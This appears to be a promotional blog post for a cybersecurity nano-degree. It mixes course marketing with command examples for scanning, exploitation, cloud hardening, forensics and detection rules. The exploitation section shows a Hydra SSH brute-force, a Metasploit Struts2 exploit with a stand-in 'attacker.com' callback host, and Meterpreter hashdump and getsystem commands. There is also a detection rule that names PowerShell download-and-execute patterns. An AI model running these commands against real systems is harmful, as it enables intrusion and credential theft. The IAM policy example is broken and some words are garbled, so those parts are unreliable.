Listen to this Post
Introduction:

The cybersecurity landscape is evolving at machine speed—attackers now leverage AI-driven exploits, cloud misconfigurations, and sophisticated social engineering at scales previously unimaginable. By 2026, the global cybersecurity workforce shortage exceeds 4 million professionals, creating unprecedented demand for practitioners who can think like attackers while defending like architects. The LiveX Cyber Security Nano Degree addresses this gap through a 36-credit-hour, project-based program covering ethical hacking, network security, cloud security, digital forensics, and AI-powered threat intelligence—all with a 50% scholarship available for aspiring professionals.
Learning Objectives:
- Master the full penetration testing lifecycle—reconnaissance, exploitation, post-exploitation, and reporting—using industry-standard tools including Nmap, Metasploit, and Burp Suite
- Implement cloud security hardening across AWS, Azure, and GCP through policy-as-code, IAM least-privilege architectures, and continuous compliance monitoring
- Conduct digital forensic investigations using disk imaging, memory analysis, and log correlation to preserve evidence and reconstruct attack timelines
- Operationalize AI-powered threat intelligence platforms for automated threat hunting, detection engineering, and incident response at scale
- Build and execute incident response playbooks covering identification, containment, eradication, recovery, and lessons-learned phases
You Should Know:
- Reconnaissance & Network Mapping: The Attacker’s First Move
Every ethical hack begins with reconnaissance—the art of discovering what lives on a network before attempting exploitation. The LiveX curriculum emphasizes hands-on network scanning using Nmap, the industry-standard port scanner. A typical reconnaissance workflow starts with host discovery:
 Ping sweep to identify live hosts on a subnet
nmap -sn 192.168.1.0/24

SYN stealth scan against a specific target with version detection
sudo nmap -sS -sV -p- 192.168.1.100

Aggressive scan with OS detection, version detection, script scanning, and traceroute
nmap -A 192.168.1.100
For deeper enumeration, security professionals use tools like CrackMapExec for Active Directory environments and Hydra for password brute-forcing:
 CrackMapExec for SMB enumeration
crackmapexec smb 192.168.1.0/24 -u administrator -p 'password'

Hydra SSH brute-force
hydra -l admin -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.100
The key insight from this phase is understanding the attack surface: every open port, every service version, and every misconfigured permission represents a potential entry point. LiveX students practice these techniques in isolated lab environments, ensuring they can identify vulnerabilities before malicious actors do.
2. Exploitation & Post-Exploitation: Thinking Like a Hacker
Once reconnaissance identifies a vulnerability, the next phase is exploitation. The Metasploit Framework remains the cornerstone of ethical hacking education, and LiveX provides comprehensive training on its usage:
 Launch Metasploit console
msfconsole

Search for exploits targeting a specific service
msf6 > search apache struts

Use an exploit module
msf6 > use exploit/multi/http/struts2_content_type_ognl
msf6 > show options
msf6 > set RHOSTS target.com
msf6 > set LHOST attacker.com
msf6 > exploit
Post-exploitation involves maintaining access and gathering intelligence. Meterpreter, Metasploit’s advanced payload, enables session management, privilege escalation, file system navigation, keylogging, and pivoting between compromised systems:
 After gaining a Meterpreter session
meterpreter > getuid
meterpreter > getsystem
meterpreter > hashdump
meterpreter > screenshot
Understanding exploitation is not about teaching attacks—it’s about teaching defense. By mastering how exploits work, security professionals can implement effective countermeasures: patching, input validation, network segmentation, and application whitelisting. The LiveX program emphasizes this defensive mindset throughout its ethical hacking modules.
3. Cloud Security Hardening: Securing the Modern Infrastructure
With over 76% of AWS accounts having at least one exposed service, cloud misconfigurations represent the single largest attack vector in modern enterprises. LiveX’s cloud security curriculum covers hardening across all three major providers—AWS, Azure, and GCP—through hands-on configuration and policy-as-code.
For AWS environments, critical hardening steps include:
IAM Least Privilege:
{
"Version": "2012-10-17",
"Statement": [
{
"Effect": "Deny",
"Action": "",
"Resource": "",
"Condition": {
"Bool": {"aws:MultiFactorAuthPresent": "false"}
}
}
]
}
S3 Bucket Security:
 Block public access at the account level
aws s3api put-public-access-block \
--public-access-block-configuration BlockPublicAcls=true,IgnorePublicAcls=true,BlockPublicPolicy=true,RestrictPublicBuckets=true

Enforce encryption at rest
aws s3api put-bucket-encryption \
--bucket my-secure-bucket \
--server-side-encryption-configuration '{"Rules":[{"ApplyServerSideEncryptionByDefault":{"SSEAlgorithm":"AES256"}}]}'
SSH Hardening on Cloud VMs:
 Edit SSH configuration
sudo nano /etc/ssh/sshd_config

Critical settings:
 PermitRootLogin no
 PasswordAuthentication no
 PubkeyAuthentication yes
 AllowUsers [specific-users]
 MaxAuthTries 3

sudo systemctl restart sshd
CIS Hardened Images provide pre-configured virtual machines built to consensus-based benchmarks, reducing risk from the moment of deployment. LiveX students learn to deploy these images, conduct infrastructure-as-code scanning, and implement continuous compliance monitoring across multi-cloud environments.
- Digital Forensics & Incident Response: The Art of the Investigation
When a breach occurs, the forensic investigator’s job is to preserve evidence, reconstruct the attack, and support remediation. The LiveX Nano Degree provides hands-on training with industry-standard forensic tools.
Disk Imaging (Forensically Sound):
 Using dd for bit-for-bit imaging with hash verification
sudo dd if=/dev/sda of=/mnt/evidence/disk_image.dd bs=4096 conv=noerror,sync
sha256sum /mnt/evidence/disk_image.dd

Using dcfldd (preferred forensic method with built-in hashing)
dcfldd if=/dev/sda of=/mnt/evidence/disk_image.dd hash=sha256 hashlog=/mnt/evidence/hashes.txt
Memory Forensics with Volatility:
 List running processes from a memory dump
python3 vol.py -f memory.dmp windows.pslist

Dump suspicious process memory for malware analysis
python3 vol.py -f memory.dmp windows.memdump --pid 1234 --dump-dir /mnt/analysis/

Extract network connections from memory
python3 vol.py -f memory.dmp windows.netscan
Log Analysis with Chainsaw (Windows Forensic Artefacts):
 Hunt through Windows Event Logs for threats
chainsaw hunt -r /mnt/evidence/event_logs/ --rules /usr/share/chainsaw/rules/
Network Forensics with tshark:
 Capture traffic to a file
tshark -i eth0 -w capture.pcap

Read and filter HTTP requests
tshark -r capture.pcap -Y "http.request"

Extract DNS queries
tshark -r capture.pcap -Y "dns.qr==0" -T fields -e dns.qry.name
The incident response lifecycle—Preparation, Identification, Containment, Eradication, Recovery, and Lessons Learned—is practiced through tabletop exercises and real-world case studies. LiveX students learn to develop playbooks with clear decision points, ownership, and default actions so teams can respond confidently under pressure.
5. AI-Powered Threat Intelligence: Defending at Machine Speed
The cybersecurity industry is undergoing a fundamental shift with the integration of AI-powered threat intelligence. By 2026, autonomous agents for continuous threat hunting are becoming mainstream—tools like Dropzone AI’s Threat Hunter enable 24/7 proactive threat searching across security environments.
LiveX’s curriculum introduces students to:
Threat Intelligence Platforms:
- Anomali ThreatStream Next-Gen for intelligence aggregation and AI triage
- SOCRadar’s AI Agent Marketplace for identity and access threat intelligence
- Google’s AI Threat Defence, combining Gemini AI models with Mandiant and Wiz technologies
Detection Engineering:
 Example Sigma rule for detecting suspicious PowerShell execution
title: Suspicious PowerShell Command
status: experimental
description: Detects PowerShell commands with suspicious patterns
logsource:
product: windows
service: powershell
detection:
selection:
ScriptBlockText|contains:
- '-EncodedCommand'
- 'Invoke-Expression'
- 'IEX'
condition: selection
level: high
Automated Threat Hunting Queries:
// KQL query for detecting anomalous authentication attempts
SigninLogs
| where ResultType == "50057" // User account is disabled
| where IPAddress !in (known_good_ips)
| summarize Count = count() by IPAddress, UserPrincipalName
| where Count > 5
The integration of AI into security operations doesn’t replace human analysts—it augments them. Security teams can now focus on high-value investigations while AI handles the noise of false positives and routine threat detection. LiveX prepares students to work alongside these AI systems, interpreting their findings and making strategic decisions based on intelligence outputs.
What Undercode Say:
- Hands-on beats theory every time. The LiveX Nano Degree’s project-based learning model—tackling real-world projects and case studies—is the differentiator. Cybersecurity is a trade, not just a theory. You don’t learn to defend networks by reading slides; you learn by scanning, exploiting, and hardening in controlled environments.
-
The 36-credit-hour, 1-year structure with a 50% scholarship makes this program accessible to working professionals and students alike. In an industry where certifications like CISSP ($749 exam) and OSCP can be prohibitively expensive, LiveX offers a practical, affordable pathway into the field.
The program’s coverage of AI-powered threat intelligence is particularly timely. As attackers adopt AI for automated reconnaissance and exploit development, defenders must respond with AI-1ative defense platforms. The LiveX curriculum’s inclusion of threat intelligence platforms, detection engineering, and automated response positions graduates at the cutting edge of the industry.
What sets this program apart is its emphasis on practical application. Students don’t just learn about firewalls—they configure them. They don’t just study exploits—they execute them in isolated labs. They don’t just read about incident response—they run tabletop exercises. This learn-by-doing approach, combined with industry-experienced instructors like Muhammad Bhatti (MCP, MCSE, MCDBA, JNCIA, JNCIS, JNCIE), ensures graduates are job-ready from day one.
Prediction:
- +1 The cybersecurity workforce shortage will continue to drive demand for accelerated, practical training programs like the LiveX Nano Degree. Organizations will prioritize hands-on skills over traditional degrees, making project-based credentials increasingly valuable.
-
+1 AI-powered threat intelligence will become the standard for SOC operations by 2028, with autonomous agents handling 60–70% of routine threat detection and triage. Professionals trained in both cybersecurity fundamentals and AI tooling will command premium salaries.
-
-1 The rapid adoption of AI in both offense and defense will create a skills gap for professionals who lack AI literacy. Programs that do not integrate AI threat intelligence into their curricula risk producing graduates who are obsolete upon graduation.
-
+1 Cloud security misconfigurations will remain the top attack vector through 2027, driving sustained demand for cloud security specialists. Multi-cloud expertise—spanning AWS, Azure, and GCP—will become a non-1egotiable requirement for senior security roles.
-
-1 The proliferation of AI-generated attack vectors—deepfake-based social engineering, automated vulnerability discovery, and adaptive malware—will outpace the defensive capabilities of organizations that rely solely on traditional security tools. Continuous learning and upskilling will be essential for career survival.
-
+1 Capture The Flag (CTF) competitions and cyber range exercises will become standard components of cybersecurity education, providing the safe, controlled environments necessary for developing practical exploitation and defense skills. LiveX’s project-based approach aligns perfectly with this trend.
▶️ Related Video (72% Match):
https://www.youtube.com/watch?v=1Qxkz4AWH6I
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/ezBQbPRR – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


